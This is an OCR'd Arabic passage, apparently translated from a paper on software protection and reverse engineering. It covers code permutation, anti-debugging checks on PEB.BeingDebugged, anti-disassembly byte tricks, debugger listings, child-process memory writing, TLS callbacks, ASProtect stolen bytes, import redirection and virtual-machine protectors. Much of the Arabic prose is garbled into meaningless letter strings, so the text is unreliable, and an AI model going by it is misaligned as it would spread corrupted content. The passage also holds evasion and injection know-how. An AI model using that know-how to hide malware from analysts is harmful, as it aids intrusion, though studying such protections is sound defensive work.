خيعج بُععپخ خِّو ,ًخَّ ُّ*ط ُىبؤ يُوإز صُّ ُّسپخ ضدمُ*ع پخ پخَّسعُخ ه*غ Permutation Code-پخ ِّو صُودىپخ صُحم*پخ دجؤ
شءخُىى صَدمضخ ىچوُز ه ج رخعه خِّو .صىَّضخ صَدمضخ ىچخُز ىسىى ه ج صِنَّ*عپخ
.صأىپخ ًلز

٣ُ ِز پىيچ خِّو :

```
mov   eax,ebx
test  eax,eax
```

:صمهظخًلز خىظيُؤ ضدمُ*ظ ىَّحدجعَ

```
push   ebx
pop    eax
or     eax,eax
```

ءدهزب فديوسبت ىَوي ًَپ نتْىَ ى*ج يىبت ص ىَدمض Permutation Code بخو garbage code ـپخ ءج ءپخ ص أُپىظتم, ص ىَدهىپخ فيد
پخ ص ىُىتْظ دهُ دىجَعْد هتپ ،ص هُ ىَز كتْبج إبَّ ص ىُحَ, ل بلا ىُ دج ىدعيخ ىتْيخ ىَدْدَ ىَ ىپپ ًَخ, پديتوْ, ىُتْخُتْيذ تم, garbage
code ج, خپ- Code Permutation :

```
004018A3  MOV EBX,A104B3FA
004018A8  MOV ECX,A104B412
004018AD  PUSH 004018C1
004018B2  RETN
004018B3  SHR EDX,5
004018B6  ADD ESI,EDX
004018B8  JMP SHORT 004018BA
004018BA  XOR EDX,EDX
004018BC  MOV EAX,DWORD PTR DS:[ESI]
004018BE  STC
004018BF  JB SHORT 004018DE
004018C1  SUB ECX,EBX
004018C3  MOV EDX,9A01AB1F
004018C8  MOV ESI,DWORD PTR FS:[ECX]
004018CB  LEA ECX,DWORD PTR DS:[EDX+FFFF7FF7]
004018D1  MOV EDX,600
004018D6  TEST ECX,2B73
004018DC  JMP SHORT 004018B3
004018DE  MOV ESI,EAX
004018E0  MOV EAX,A35ABDE4
004018E5  MOV ECX,FAD1203A
004018EA  MOV EBX,51AD5EF2
004018EF  DIV EBX
004018F1  ADD BX,44A5
004018F6  ADD ESI,EAX
004018F8  MOVZX EDI,BYTE PTR DS:[ESI]
004018FB  OR EDI,EDI
004018FD  JNZ SHORT 00401906
```

ءحُلإخ خِ ًَ ءجِ شَدَّ*ج ص أَ ىَ بِ لا بلا ىُ دج وْزدِ پ خِ پديتظخ خِ وْ :

```
00401081  MOV EAX,DWORD PTR FS:[18]
00401087  MOV EAX,DWORD PTR DS:[EAX+30]
0040108A  MOVZX EAX,BYTE PTR DS:[EAX+2]
0040108E  TEST EAX,EAX
00401090  JNZ SHORT 00401099
```

ي ًَ ءوعْوْ ص, د ٠ ب و تْحَظتز تُخُتْيذ ص زدإ ص حُوْ لا بلا ىِ ًَ دج ص تُتْعيذ ي ىِ ًَ.

تُخُتْيو طَتْيذ ءجإپخ جَّعْخ پخويد پخ API تْيذ تُىْتَ دًّىئدءعُخ ىُچخُز كمضخ تُىچ
ص

(VirtualAlloc/VirtualProtect/LoadLibrary/GetProcAddress) وو, ٠ وتد٢ ظىئإ, خُهد.

breakpoints access/write ىَ٪ ءج إىعىپ٢ دتْو خىَعْخىَ١ دَ وْ ءج ىَ ًَ ؤ رىفعپ ص.ىَدمضخ تىچدوُز

وهو يوجد في بعض الأحيان تشفير *- بل او مجتخذين صمهجر * عيب يوؤ صت ٤ ٍ
permutation - وهو garbage code - خ *زصد ب تمدج خب صبدوح - صيد * صت ٤ ٍ و . خيه اج

وجه ؤجبحص ظتى ص خب - Anti-Disassembly زد ط garbage ب دص وز * يب ب دص تاش ج و ٤ ص conditional branch

garbage - خ طسيخ وبيجدوبريخو تتى ظ أن ثيخو تتو جعل ا بيب شاتيخ يه جعظ ا يجوبرخ *س يذ تأعيخ صريدا فيد
- خ وبيجدوبريخو تتو جعو جعظ شاتيخ يه نة كتجفيجدوبريخ تأظ صيودگ يدلفيه يو garbage - خ وبيجدوبريخو
garbage يد اي بو بوعدى تي ود ٤ ث incorrect disassembly .

، دتبت ؤزد - خ check flag PEB.BeingDebugged - خ صى تظؤ ٤ ه، لكتظخاتب ى ظو يب ٣ ز - يديجخ صدز تم
خ خيوظى زيخ ه ص خ - anti-disassembly .

garbage - خ طدز خى عو ى و anti-disassembly - خ يتى ى ه يتيخ دز دجؤ خلأخ ى ظويخ يتى ى ٩ - خ يتيخ
يتعيت عم - خ صعم، يد ل إ يو jump conditional fake ٤ و ظخش اتيخ صد ب ث م 0xff byte.

```
;Anti-disassembly sequence #1
push     .jmp_real_01
stc
jnc      .jmp_fake_01
retn
.jmp_fake_01:
db       0xff
.jmp_real_01:
;--------------------------
mov      eax,dword [fs:0x18]

;Anti-disassembly sequence #2
push     .jmp_real_02
clc
jc       .jmp_fake_02
retn
.jmp_fake_02:
db       0xff
.jmp_real_02:
;--------------------------
mov      eax,dword [eax+0x30]
movzx    eax,byte [eax+0x02]
test     eax,eax
jnz      .debugger_found
```

WinDbg :

```
0040194A   6854194000      push    0x401954
0040194F   f9              stc
00401950   7301            jnb     image00400000+0x1953 (00401953)
00401952   c3              ret
00401953   ff64a118        jmp     dword ptr [ecx+0x18]
00401957   0000            add     [eax],al
00401959   006864          add     [eax+0x64],ch
0040195C   194000          sbb     [eax],eax
0040195F   f8              clc
00401960   7201            jb      image00400000+0x1963 (00401963)
00401962   c3               ret
00401963   ff8b40300fb6    dec     dword ptr [ebx+0xb60f3040]
00401969   40              inc     eax
0040196A   0285c0750731    add     al,[ebp+0x310775c0]
```

OllyDbg :

```
0040194A   68 54194000     PUSH 00401954
0040194F   F9              STC
00401950   73 01           JNB SHORT 00401953
00401952   C3              RETN
00401953   FF64A1 18       JMP DWORD PTR DS:[ECX+18]
00401957   0000            ADD BYTE PTR DS:[EAX],AL
00401959   0068 64         ADD BYTE PTR DS:[EAX+64],CH
0040195C   1940 00         SBB DWORD PTR DS:[EAX],EAX
0040195F   F8              CLC
00401960   72 01           JB SHORT 00401963
00401962   C3              RETN
00401963   FF8B 40300FB6   DEC DWORD PTR DS:[EBX+B60F3040]
00401969   40              INC EAX
0040196A   0285 C0750731   ADD AL,BYTE PTR SS:[EBP+310775C0]
```

IDAPro :

```
0040194A            push    (offset loc_401953+1)
0040194F            stc
00401950            jnb     short loc_401953
00401952            retn
00401953 ; ---------------------------------------------------------------
00401953
00401953 loc_401953:                            ; CODE XREF: sub_401946+A
00401953                                        ; DATA XREF: sub_401946+4
00401953            jmp     dword ptr [ecx+18h]
00401953 sub_401946 endp
00401953
00401953 ; ---------------------------------------------------------------
00401957            db    0
00401958            db    0
00401959            db    0
0040195A            db   68h ; h
```

```
0040195B            dd offset unk_401964
0040195F            db 0F8h ; °
00401960            db  72h ; r
00401961            db    1
00401962            db 0C3h ; +
00401963            db 0FFh
00401964 unk_401964 db  8Bh ; ï             ; DATA XREF: text:0040195B
00401965            db  40h ; @
00401966            db  30h ; 0
00401967            db  0Fh
00401968            db 0B6h ;
00401969            db  40h ; @
0040196A            db    2
0040196B            db  85h ; à
0040196C            db 0C0h ; +
0040196D            db  75h ; u
```

وَ٧ا٧ا٧ ٤ُ٤ُ٤ُ

ضغط البرامج (الضغط والتعبئة): :

هذه الخيارات تستخدم لحقن الملف المضغوط في عملية أخرى


child process entry point

WriteProcessMemory process child process parent self to jump dump

:

```
.  68 D4344000    PUSH Ronar22_.004034D4          pProcessInfo = Ronar22_.004034D4
.  68 90344000    PUSH Ronar22_.00403490          pStartupInfo = Ronar22_.00403490
.  6A 00          PUSH 0                          CurrentDir = NULL
.  6A 00          PUSH 0                          pEnvironment = NULL
.  6A 04          PUSH 4                          CreationFlags = CREATE_SUSPENDED
.  6A 00          PUSH 0                          InheritHandles = FALSE
.  6A 00          PUSH 0                          pThreadSecurity = NULL
.  6A 00          PUSH 0                          pProcessSecurity = NULL
.  6A 00          PUSH 0                          CommandLine = NULL
.  68 00304000    PUSH Ronar22_.00403000          ModuleFileName = "Ronar22 Keygenme.exe"
.  E8 96000000    CALL <JMP.&kernel32.CreateProcessA>  CreateProcessA
.  6A 00          PUSH 0                          pBytesWritten = NULL
.  68 BF010000    PUSH 1BF                        BytesToWrite = 1BF (447.)
.  68 B1324000    PUSH Ronar22_.004032B1          Buffer = Ronar22_.004032B1
.  FF35 4A304000  PUSH DWORD PTR DS:[40304A]      Address = 401000
.  FF35 D4344000  PUSH DWORD PTR DS:[4034D4]      hProcess = NULL
.  E8 97000000    CALL <JMP.&kernel32.WriteProcessMemory>  WriteProcessMemory
.  FF35 D8344000  PUSH DWORD PTR DS:[4034D8]      hThread = NULL
.  E8 80000000    CALL <JMP.&kernel32.ResumeThread>  ResumeThread
```

PUPE 2002 ،ًَ process child ـخ ص َخَز فـيصُه عيجوأ ـخ صتُخضذ ر ، و ص ُخمه ددُخ ،تـه َ ثيچدو ُز تـدلو :



ده چَخْ خْ تـمَدُس و ش ًَ ـ ص تُ ٤ ِ ّ attaching ـتَم ، ـه جـ بُ خْتُيخ ، ى چ خَ ، مَ ع* ظو Armadillo وهيَخ صَدمضخ ثيچدو ُز تـسئى ـه جـ functions debugging . وَنَيخ فـ ـيش يـى ظخ ك ُتـدعـ ـخ بـ خوي ص ُه ـ ـخ ي ِ ّ خُى عِ ظو .ص ُملمخ وَ بـ رخِ

ـخ بـ ـ ـ دهعَدز ي خِ ظخ process child ي وُ وَ ُز ك ُتـدعز خ ى تـ ظ وَ بر يخ ي ِ ّ process parent تـم ، ـخ ، دتهُ تُ خ ى تـ ظ parent process َتَى ن عد ِ ال ل ُدض خ ـ debugs/controls :

explorer.exe	1680	11		Windows Explorer	Microsoft Corpor
VMwareUser.exe	1768	2		VMwareUser	VMware, Inc.
procexp.exe	1336	2	6.06	Sysinternals Pro...	Sysinternals
OLLYDBG.EXE	896	1		OllyDbg, 32-bit a...	
videodrv.exe	1752	3			
videodrv.exe	1800	2			

تحرس زر تحاول أن يقوم بإيقاف Attach من الوصول إلى process child لمحاولة تصحيح الأخطاء

DebugActiveProcess يستدعي kernel32 الذي بدوره يستدعي native API

NtDebugActiveProcess يعطي STATUS_PORT_ALREADY_SET .

يستدعي context الخيط DebugActiveProcessStop لإيقاف تصحيح الأخطاء عن process child وإعادة تشغيل process parent

Attach يقوم بإنشاء parent process يقوم بالانتظار WaitForDebugEvent

DebugActiveProcessStop(ChildProcessPID) لإيقاف تصحيح الأخطاء عن هذا الـ Attach

Attach يحرر الذاكرة الخاصة بـ child process .

actual entry point يحتوي على الكود الفعلي للبرنامج وليس على الكود الخاص بالحماية

Thread (TLS Storage Local) . يقوم بإنشاء الكود الخاص بالحماية

routines decryption وفك تشفير الكود الخاص بالحماية.

TLS callbacks يقوم بتنفيذ الكود الخاص بالحماية PE Editor لكن يمكن تعديل Data Directory entries وإيقاف تشغيل TLS directory .


	RVA	Size	
Export Table	00000000	00000000	
Import Table	001E9000	00000110	H
Resource	000F1000	00019600	H R
Exception	00000000	00000000	
Security	00000000	00000000	
Relocation	00000000	00000000	
Debug	00000000	00000000	
Copyright	00000000	00000000	
Globalptr	00000000	00000000	
Tls Table	001E9110	00000018	
LoadConfig	00000000	00000000	
BoundImport	00000000	00000000	
IAT	00000000	00000000	
DelayImport	00000000	00000000	

18 بايت فقط 001E9110 هي TLS RVA في الملف التنفيذي

TLS directory بيانات مفصلة :

```
TLS directory:
  StartAddressOfRawData:00000000
  EndAddressOfRawData:  00000000
  AddressOfIndex:       004610F8
  AddressOfCallBacks:   004610FC
  SizeOfZeroFill:       00000000
  Characteristics:      00000000
```

يوجد في هذه البيانات الخاصة بالـ TLS عنوان الـ OEP في حال وجود أكثر من نقطة دخول للبرنامج، يقوم OllyDbg بتتبع هذه النقطة وإظهار OEP في حال وجود أكثر من نقطة دخول للبرنامج، وهي تستخدم لتنفيذ الـ actual loader قبل تنفيذ الـ TLS callbacks :



وزيب ًاعىؤا OllyDbg ،خ يب-actual loader ntdll.dll يب خ صعسج تخوي ؤ صهتو ، وهجهتمعىً بيزو
ظىائ ،خ يب routines callback وهجهتمهعيخ ،وسعيخ ىعيتىكً.

ي ًً شءخً تىً كزىً و PE ضداخظخذًً ذن يب ىل ضدجىخً *ظهجه ًً ظ
خظدتىل ضً:

An In-Depth Look into the Win32 Portable Executable File Format, Part 2 by Matt Pietrek

صذز ىً أعخو ؤبرخي EP يب خ فيي يختلأخ يً ًً ن ىً تظ دجشيد ،و ،هدعذ يخً ظخ ؤبريخ هجصجدعخ يختلأخ *ز صيخبً صً ًً ،مخً ًً
Dump تم ،ىً ،ؤبريخ جعوشً تخيخ فيد جن دتجفيي يختلأخ يً ًً هً وجعوجً .تم *هيً ظيخ ثجدوبريذن ةً ،ًً مً ظخ هجدع
.تًً ًً ًً خ يخ صً مخً ،تً ًً ظ بيي ،يخً يتلأذ يً ًً ./دً عخً جعً هخً ًً ؤبرخي Dump تم ،ىً ،بيي ،دتن ،ًً خً ًً هجً دًً ًً ؤجً ًً ًً ً

ثجدوبريخ فـدِى عمُحُ*ظ پـووُ صئُو Protector Enigma ـز ًعَذز*ز مـثـپ يـئثيخاو ىُ ىدعيخ پـدئظخ :

```
004011CB   POP EBX
004011CC   CMP EBX,EBX
004011CE   DEC ESP
004011CF   POP ES
004011D0   JECXZ SHORT 00401169
004011D2   MOV EBP,ESP
004011D4   PUSH -1
004011D6   PUSH 0047401C
004011DB   PUSH 0040109A
004011E0   PUSH EAX
004011E1   MOV DWORD PTR FS:[0],ESP
004011E8   SUB ESP,10
004011EB   PUSH EBX
004011EC   PUSH ESI
004011ED   PUSH EDI
```

خِوُّ ًدا ـَؤ پـلِپ ثُبـوبـرِپ مِگ صـهُخِـز پـخ ASProtect گـل ثُيثُ ُدهتز JUMP دچ زدئچ وبـ ِئُلعِ پـخ stolen ص


instructions و ٤س*دً ًعج زدَص خپـ stolen instructions زى، ٠ garbage code وال عد.

```
004011CB   JMP 00B70361
004011D0   JNO SHORT 00401198
004011D3   INC EBX
004011D4   ADC AL,0B3
004011D6   JL SHORT 00401196
004011D8   INT1
004011D9   LAHF
004011DA   PUSHFD
004011DB   MOV EBX,1D0F0294
004011E0   PUSH ES
004011E1   MOV EBX,A732F973
004011E6   ADC BYTE PTR DS:[EDX-E],CH
004011E9   MOV ECX,EBP
004011EB   DAS
004011EC   DAA
004011ED   AND DWORD PTR DS:[EBX+58BA76D7],ECX
```

ج، ثجدوبـرپـخ صروَدثـث پـپـُو ،٪ـدـُعلاذ صـُحـُم ثـهـَ خـِوُو ،ثجدوبـرخـِدِ OEP پـخ فـدِ يِيئِوُ ِوُ ثجدوبـرپـخ هج صئُوُظخ يخىئلأذ نىثـظـَدمجخي
دهعزعج ثـبـوبـدِيشِ وبـوبـدِيشِ ثجدوچُز خ هج صئُوُظخ يخىئلأذ صـُ*ج ُدهُ ِوعِ پـپـِزو ،ُخـُسجىثـپـخ ـَاو هج ُوآ هج ُوُز.

ثـددوُ خِوُ شَدسـ ،ه Plugin ثُبـوبـرِپ OllyDbg هج Zool@nder طـُحـهـَ صـُحـُم ُعـَخ پـلِپذ ُخوثُبَ و
ش صغـُز ـد٪ ـِ
ـِ

: IDAFicator



شَلَّخو َصِ ص ا١ز ئِجدوبريخوبَ ّيدويب ُعِظبِ ُ*ز ،زَ نطخ يِنّيخصزدعّجعُ ُخُ ُسجنّيخدَدُعوخ*ز:

```
$   55                  PUSH EBP
.   8BEC                MOV EBP,ESP
.   6A FF               PUSH -1
.   68 DEADC0DE         PUSH DEC0ADDE
.   68 DEADC0DE         PUSH DEC0ADDE                    SE handler installation
.   64:A1 00000000      MOV EAX,DWORD PTR FS:[0]
.   50                  PUSH EAX
.   64:8925 00000000    MOV DWORD PTR FS:[0],ESP
.   83EC 58             SUB ESP,58
.   53                  PUSH EBX
.   56                  PUSH ESI
.   57                  PUSH EDI
.   8965 E8             MOV DWORD PTR SS:[EBP-18],ESP
```

صيهز ئِجدوبريذز صبطذ شريعِظذ بخوَيذ بوَ- شريد*خ ُ ُهجُ بُخُنّيذ ,ى ِوُ ئِجخبريخ صَذز وُ؛ُ ُوُ هج rebuilding the import table .

خِوُ ،شُنّيخ فـيد ىظوَ وبـ ًـىظ شريدب,ت ُم ,جعَ ُكُ ،صُخُلّأذ بخوَيخ ضخءدعًُلاخو بخوَيخ بوَ- وجظ صدَّهبخ يِوُ فـيد جعَ ص ُخُلِوِ ُصأخصبخ ًخبخ ءد ًعُخ ه ,ًُ*ز دمُ ًُلاواِجنّذَ ىظُبخ.

صCopyFileA خ ًخبخ ءد ًعُلا يِتّك ، ىَ بديظخ ِوُ:

```
00404F05  LEA EDI,DWORD PTR SS:[EBP-20C]
00404F0B  PUSH EDI
00404F0C  PUSH DWORD PTR SS:[EBP-210]
00404F12  CALL <JMP.&KERNEL32.CopyFileA>
```

Table Import خ فـيد صبخ ًخبخ ن خدد ,وبًاذُجُ ل ىلا ُ دجخ ِوُ ءجَّيخ ُجُ ؤ:


```
004056B8  JMP DWORD PTR DS:[<&KERNEL32.CopyFileA>]
```

Asprotect صَدمضپدئجوؤ ىو شُتخيذ فدِ ىظوَ وبِ ءخؤ ُجآ وبِ پىد ؤزدپِپخ پدئظخ فدِ ءخَيذ ُجؤ نؤ قعَ allocated
memory وٌِخ خيُوظى ل ع ىٌ ،خً ظ*خُمدض ج ِ ُوىَص جه خ پ-kernel32!CopyFileA :


```
004056B8   CALL 00D90000
```

شَيَخو مُيذ سظ ضخدهو مزدعَ ضلمدُ*يذ ىوُ ِظخ خُةَ وُ٩و ىيذ ؤزدپِپخ قدئَ پوؤ نؤ هج ضلمدُ*ظ مپخُپخ
ى ،ص د 7

ثوخي وبِ ىجدوبريخوَ ثثو ج عَ پپٌ*ز 7C83005E نخ ىى*پ خ ىَ، ءخَيذ ُجؤ وبِ صُد ل إدز دٌ ِوؤ تمىَ kernel!CopyFileA
جنعس ص خپ-kernel32.dll ز دپ عمً َ يف جىعُإ خپً خپ ص CopyFileA ،ه ُ٤ ُؤ RETN to 0x7C830063 :




يِ ٌ صطُ ج صُخي وبِ ىدعد ًَ َعپدز صتُهپخ صَمضخ ىجوبريِ Redirecting ثمَ*ز خىثَ هَؤو تجصُ*ظ ثدىً َداَؤ ؟پخوَخيِ
UIF : پخ ىجوُز ثىج Table Import پخ پوَ-كُ ُحُظو پخوًخق للإ خىعِظثخ ىجخبريخ*ز



[illegible]


[illegible] PECrypt [illegible] : fetched by the main thread

PECrypt operates and synchronizes its threads as follows:



[illegible] anti-debugging [illegible] Anti [illegible] reversing [illegible]

p-codes وبـ يـنـتـيـخـ ءجـ صـ ُمـلـمـحـخ ءحـ ُلـأـخـ صـ رـ ُظـ ُحـ ,ـ َمـ ُعـ*ظـ ثـ ُيـخـ وـ ،صـ ُدـ ُهـ ُيـ ُيـ ِخـ ُدـ ُعـ ِزـ ُدـ زـ يـ ِبـ ِرـ ُنـ ِيـ ُخـ ُخـ ِبـ ِرـ ِيـ ُخـ صـ َدـ زـ ضـ ُدـ ُتـ ُوـ طـ ُجـ ُدـ ُبـ ِيـ ِبـ
ُزـ ُخـ ُيـ ُثـ َدـ ُجـ ُجـ ُهـ ُصـ ُحـ ُمـ ,ـ ثـ*ـوـ يـ ِنـ ُتـ ِيـ ُخـ صـ َدـ زـ صـ ُاـ ,ـ دـ ا ُجـ ُتـ ُمـ ُبـ ِيـ ِزـ وـ .ـ يـ ِوـ ُنـ ُلـ ُظـ ُجـ ُعـ ُيـ code machine صـ ِيـ ُخـ صـ ُاـ ِيـ وـ ُبـ ُبـ ِيـ ُوـ*ـزـ َوـ ُعـ ُرـ ُظـ ُجـ ُعـ َوـ ِيـ ُخـ
ُحـ ُدـ ُسـ*ـ ُوـ ُخـ ُوـ ُجـ ُوـ ُبـ ُبـ ِرـ ِيـ ُخـ ِيـ ُيـ



وظـ ِعـ ُخـ زـ ُخـ ِجـ ُثـ خـ ضـ مـ َصـ خـ ِيـ ِنـ ُرـ ِبـ ِي ؤـ ِجـ ِئـ ِدـ ِپـ Oreans technologies' CodeVirtualizer StarForce و Execrypt و مـ ُثـ ُطـ
خـ ِپـ-Virtual Machines .


machine ـپـ خـ صـ ُهـ ُخـ زـ َوـ ُعـ ُرـ ُظـ صـ ُاـ ُبـ ُوـ p-code ـپـ خـ َوـ ُبـ ِيـ ُظـ صـ ُاـ ُبـ ُتـ صـ ُخـ ِيـ ُبـ ُتـ ُخـ ُنـ ِيـ ُخـ ُحـ ,ـ رـ ِيـ ُعـ َوـ ثـ زـ ،ـ ثـ ُهـ ِيـ ُخـ ُجـ ُاـ ُدـ زـ َوـ ُبـ ِيـ صـ ُثـ ُعـ ِيـ ُوـ ُحـ ُدـ ُحـ ,ـ رـ ُخـ ُاـ ُعـ ِيـ ُخـ ثـ ُمـ ُعـ ِيـ ُخـ
